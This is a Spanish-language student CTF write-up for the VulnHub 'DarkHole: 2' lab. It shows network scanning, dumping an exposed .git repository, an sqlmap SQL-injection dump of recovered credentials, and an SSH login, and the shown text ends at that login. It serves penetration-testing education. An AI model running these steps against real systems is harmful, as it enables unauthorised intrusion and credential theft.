


## DarkHole: 2 tutorial de Vulnhub



**Alumno:** Rafael PG

Máster FP Ciberseguridad en Entornos de las Tecnologías de la Información  
Hacking Ético - WRITE UPS

**Profesor:** Jose AC

Martes, 20 de Febrero de 2024

## Índice

<b>Introducción.....</b>	<b>2</b>
<b>Metodologías de Pentesting:.....</b>	<b>3</b>
<b>Metodología.....</b>	<b>4</b>
Escaneo de Red.....	4
Enumeración.....	5
Explotación.....	9
Escalada Privilegio.....	13
<b>Consideraciones Finales.....</b>	<b>18</b>
<b>Referencias.....</b>	<b>18</b>

## **Introducción**

DarkHole: 2 Tutorial de Vulnhub

DarkHole: 2 es una máquina difícil creada por Jihad Alqurashi para Vulnhub. Este sistema también se pone a prueba en VirtualBox. Este laboratorio es apropiado para ciertos jugadores experimentados de CTF que desean probar sus talentos en estos entornos. Entonces, comencemos y descubramos cómo dividir las cosas en trozos pequeños.

Nivel: **Hard**

Dado que estos laboratorios están disponibles en el sitio web de Vulnhub. Descargaremos el archivo de laboratorio de este [enlace](#).

### **Metodologías de Pentesting:**

- Escaneo de Red
  - netdiscover
  - Nmap
- Enumeración
  - Abusing HTTP
  - gitdumper tool
- Explotación
  - SQL injection
  - Ssh
- Escalada de Privilegio
  - linpeas.sh
  - Netcat reverse shell
  - User flag
  - bash history
  - Root flag


## Metodologia

### Escaneo de Red

Para comenzar, debemos usar el comando netdiscover para escanear la red en busca de la dirección IP de las máquinas víctimas.

#### #netdiscover

Nuestra dirección IP es 192.168.137.141.



The screenshot shows the output of the netdiscover command. At the top, it says 'Currently scanning: 172.17.61.0/16 | Screen View: Unique Hosts'. Below that, it says '8 Captured ARP Req/Rep packets, from 4 hosts. Total size: 480'. Then there is a table with the following columns: IP, At, MAC Address, Count, Len, and MAC Vendor / Hostname. The table contains four rows of data, with the IP 192.168.137.141 highlighted in red in the original image.

IP	At	MAC Address	Count	Len	MAC Vendor / Hostname
192.168.137.1		00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.137.2		00:50:56:f3:e3:de	2	120	VMware, Inc.
192.168.137.141		00:0c:29:3e:db:ac	3	180	VMware, Inc.
192.168.137.254		00:50:56:f2:31:92	2	120	VMware, Inc.

Ahora estamos iniciando Nmap para avanzar en este proceso. Hicimos un escaneo agresivo (-A) para la enumeración de puertos abiertos y descubrimos la siguiente información de puertos:

#### #nmap -A 192.168.137.141


Según la salida de Nmap, tenemos

- un servidor SSH que se ejecuta en el puerto 22
- un servicio HTTP que se ejecuta (Apache Server) en el puerto 80, así como una página http-git.


```
(root@kali)-[/home/kali]
# nmap -A 192.168.137.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-19 09:49 EST
Nmap scan report for 192.168.137.141
Host is up (0.00049s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 57:b1:f5:64:28:98:91:51:6d:70:76:6e:a5:52:43:5d (RSA)
|   256 cc:64:fd:7c:d8:5e:48:8a:28:98:91:b9:e4:1e:6d:a8 (ECDSA)
|_  256 9e:77:08:a4:52:9f:33:8d:96:19:ba:75:71:27:bd:60 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
| http-git:
|   192.168.137.141:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the repository
|_  Last commit message: i changed login.php file for more secure
|_ http-title: DarkHole V2
MAC Address: 00:0C:29:3E:DB:AC (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

## Enumeración


Primero, intentaremos utilizar HTTP. Revisemos el puerto 80 para ver si surge algo interesante. Debido a que el Apache Server está escuchando en el puerto 80, podemos verificarlo inmediatamente en el navegador.



A excepción de la página de inicio de sesión, el sitio no contiene información útil. Entonces, decidimos echar un vistazo a la página de inicio de sesión.



Luego decidimos echar un vistazo a la página http-git que descubrimos anteriormente durante el escaneo agresivo de Nmap.



Weiosve introdujo una herramienta llamada gitdumper para mejorar la estética de esta página http-git. Es una herramienta para adquirir un repositorio git de un sitio web para obtener una mejor comprensión del conjunto de datos.

Simplemente usamos la función git clone para instalar esto.

```
#git clone https://github.com/arthaud/git-dumper.git
#cd git-dumper
```

Después de descargar la herramienta, intentamos ejecutarla con python.

Otra cosa que debemos hacer es ofrecerles un nombre de directorio en el que guardar estos registros git (en nuestro caso lo nombramos como una copia de seguridad para esta página http-git).

```
#mkdir backup
#pip3 install dulwich
#python3 git_dumper.py http://192.168.1.179/.git/ backup
```



```
(root@kali)-[/home/kali]
# git clone https://github.com/arthaud/git-dumper.git
Cloning into 'git-dumper'...
remote: Enumerating objects: 154, done.
remote: Counting objects: 100% (87/87), done.
remote: Compressing objects: 100% (42/42), done.
remote: Total 154 (delta 56), reused 56 (delta 45), pack-reused 67
Receiving objects: 100% (154/154), 53.32 KiB | 546.00 KiB/s, done.
Resolving deltas: 100% (77/77), done.

(root@kali)-[/home/kali]
# cd git-dumper

(root@kali)-[/home/kali/git-dumper]
# ls
git_dumper.py  LICENSE  pyproject.toml  README.md  requirements.txt  setup.cfg

(root@kali)-[/home/kali/git-dumper]
# mkdir backup
```

```
(root@kali)-[/home/kali/git-dumper]
# python3 git_dumper.py http://192.168.137.141/.git/ backup
[-] Testing http://192.168.137.141/.git/HEAD [200]
[-] Testing http://192.168.137.141/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.137.141/.gitignore [404]
[-] http://192.168.137.141/.gitignore responded with status code 404
[-] Fetching http://192.168.137.141/.git/ [200]
[-] Fetching http://192.168.137.141/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.137.141/.git/HEAD [200]
[-] Fetching http://192.168.137.141/.git/logs/ [200]
[-] Fetching http://192.168.137.141/.git/hooks/ [200]
[-] Fetching http://192.168.137.141/.git/config [200]
[-] Fetching http://192.168.137.141/.git/index [200]
[-] Fetching http://192.168.137.141/.git/info/ [200]
```

Después de eso, accedemos al directorio de copia de seguridad, y el archivo de registro tenía tres entradas. Usando git, abrimos una de las entradas para progresar en este laboratorio.

```
#cd backup
```

```
#git log
```

```
#git diff a4d900a8d85e8938d3601f3cef113ee293028e10
```

Finalmente, descubrimos las credenciales de la página de inicio de sesión descubiertas antes durante el abuso de http.

**Email:** lush@admin.com

**Password:** 321

```
(root@kali)-[/home/kali/git-dumper]
# cd backup

(root@kali)-[/home/kali/git-dumper/backup]
# git log
commit 0f1d821f48a9cf662f285457a5ce9af6b9feb2c4 (HEAD -> master)
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:14:32 2021 +0300

    i changed login.php file for more secure

commit a4d900a8d85e8938d3601f3cef113ee293028e10
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:06:20 2021 +0300

    I added login.php file with default credentials

commit aa2a5f3aa15bb402f2b90a07d86af57436d64917
Author: Jehad Alqurashi <anmar-v7@hotmail.com>
Date: Mon Aug 30 13:02:44 2021 +0300


    First Initialize

(root@kali)-[/home/kali/git-dumper/backup]
# git diff a4d900a8d85e8938d3601f3cef113ee293028e10
diff --git a/login.php b/login.php
index 8a0ff67..0904b19 100644
--- a/login.php
+++ b/login.php
@@ -2,7 +2,10 @@
 session_start();
 require 'config/config.php';
 if($_SERVER['REQUEST_METHOD'] == 'POST'){
-    if($_POST['email'] == 'lushaadmin.com' && $_POST['password'] == '321'){
+    $email = mysqli_real_escape_string($connect,htmlspecialchars($_POST['email']));
+    $pass = mysqli_real_escape_string($connect,htmlspecialchars($_POST['password']));
+    $check = $connect->query("select * from users where email='$email' and password='$pass' and id=1");
+    if($check->num_rows){
        $_SESSION['userid'] = 1;
        header("location:dashboard.php");
        die();
    }
}
```



## Explotación

Nos dirigieron a una página extraña después de registrarnos en esa página, que pensamos que era adecuada para tácticas relacionadas con la inyección SQL.

## Write up - DarkHole: 2



Por lo tanto, utilizamos Burp Suite para recopilar las cookies de este sitio web. Será ventajoso para nuestra estrategia de inyección SQL.



## Write up - DarkHole: 2

Request to http://192.168.137.141:80

Forward Drop Intercept is on Action Open browser Add notes HTTP/1

1 POST /dashboard.php?id=1 HTTP/1.1  
2 Host: 192.168.137.141  
3 Content-Length: 123  
4 Cache-Control: max-age=0  
5 Upgrade-Insecure-Requests: 1  
6 Origin: http://192.168.137.141  
7 Content-Type: application/x-www-form-urlencoded  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36  
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
10 Referer: http://192.168.137.141/dashboard.php?id=1  
11 Accept-Encoding: gzip, deflate, br  
12 Accept-Language: en-US,en;q=0.9  
13 Cookie: PHPSESSID=suvmgbbpir9aeq5uoon64r88eo  
14 Connection: close  
15  
16 fname=Jehad+Alqurashiasddasdasdas&email=lush%40admin.com&mobile=1&address=+Street%2C+Pincode%2C+Province%2FState%2C+Country

Inspector

Request attributes 2  
Request query parameters 1  
Request body parameters 4  
Request cookies 1  
Request headers 13

Name	Value
PHPSESSID	suvmgbbpir9aeq...

Estas cookies se guardaron en un archivo llamado “sql” usando el comando nano. Iniciamos un ataque sqlmap usando este archivo, solicitando las bases de datos.

**#nano sql**

**#sqlmap -r sql --dbs --batch**

```
GNU nano 7.2 sql
POST /dashboard.php?id=1 HTTP/1.1
Host: 192.168.137.141
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.137.141
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
Referer: http://192.168.137.141/dashboard.php?id=1
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=suvmgbbpir9aeq5uoon64r88eo dashboard.php?id=1
```

Obtuvimos algunas bases de datos en cuestión de minutos. Entonces, iniciamos otro comando (usando el parámetro -D) para volcar la base de datos llamada darkhole\_2.

**#sqlmap -r sql -D darkhole\_2 --dump-all --batch**

## Write up - DarkHole: 2

```
[11:20:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: MySQL >= 5.0.12
[11:20:33] [INFO] fetching database names
available databases [5]:
[*] darkhole_2
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[11:20:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.141'

[*] ending @ 11:20:33 /2024-02-19/

(root@kali) ~ - [ /home/kali ]
# sqlmap -r sql -D darkhole_2 --dump-all --batch

{1.8.2#stable}
https://sqlmap.org
```

En cuestión de momentos, descubrimos credenciales ssh para el usuario Jehad en esta base de datos de volcado.

User: jehad

Pass: fool

```
[11:20:41] [INFO] table 'darkhole_2.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.141/dump/192.168.137.141_20240219_112041_users.csv'
[11:20:41] [INFO] fetching columns for table 'ssh' in database 'darkhole_2'
[11:20:41] [INFO] fetching entries for table 'ssh' in database 'darkhole_2'
Database: darkhole_2
Table: ssh
[1 entry]
+----+-----+-----+-----+
| id | pass | user | user |
+----+-----+-----+-----+
| 1 | fool | jehad | jehad |
+----+-----+-----+-----+

[11:20:41] [INFO] table 'darkhole_2.ssh' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.141/dump/192.168.137.141_20240219_112041_ssh.csv'
[11:20:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.141'

[*] ending @ 11:20:41 /2024-02-19/
```

Ahora, usando estas credenciales ssh, iniciamos sesión con el usuario Jehad y abrimos su identificación para autenticarlo.

#ssh jehad@192.168.137.141

#id

## Write up - DarkHole: 2

```
(root@kali)-[/home/kali]
# ssh jehad@192.168.137.141
The authenticity of host '192.168.137.141 (192.168.137.141)' can't be established.
ED25519 key fingerprint is SHA256:JmrTZ4RY4EPBC4GpHk9i3+c29L5n1QtcfSgbqG8D2+8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.141' (ED25519) to the list of known hosts.
jehad@192.168.137.141's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 19 Feb 2024 04:23:56 PM UTC

System load:  0.06          Processes:    238
Usage of /:   49.8% of 12.73GB    Users logged in:  0
Memory usage: 20%          IPv4 address for ens33: 192.168.137.141
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

0 updates can be applied immediately.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

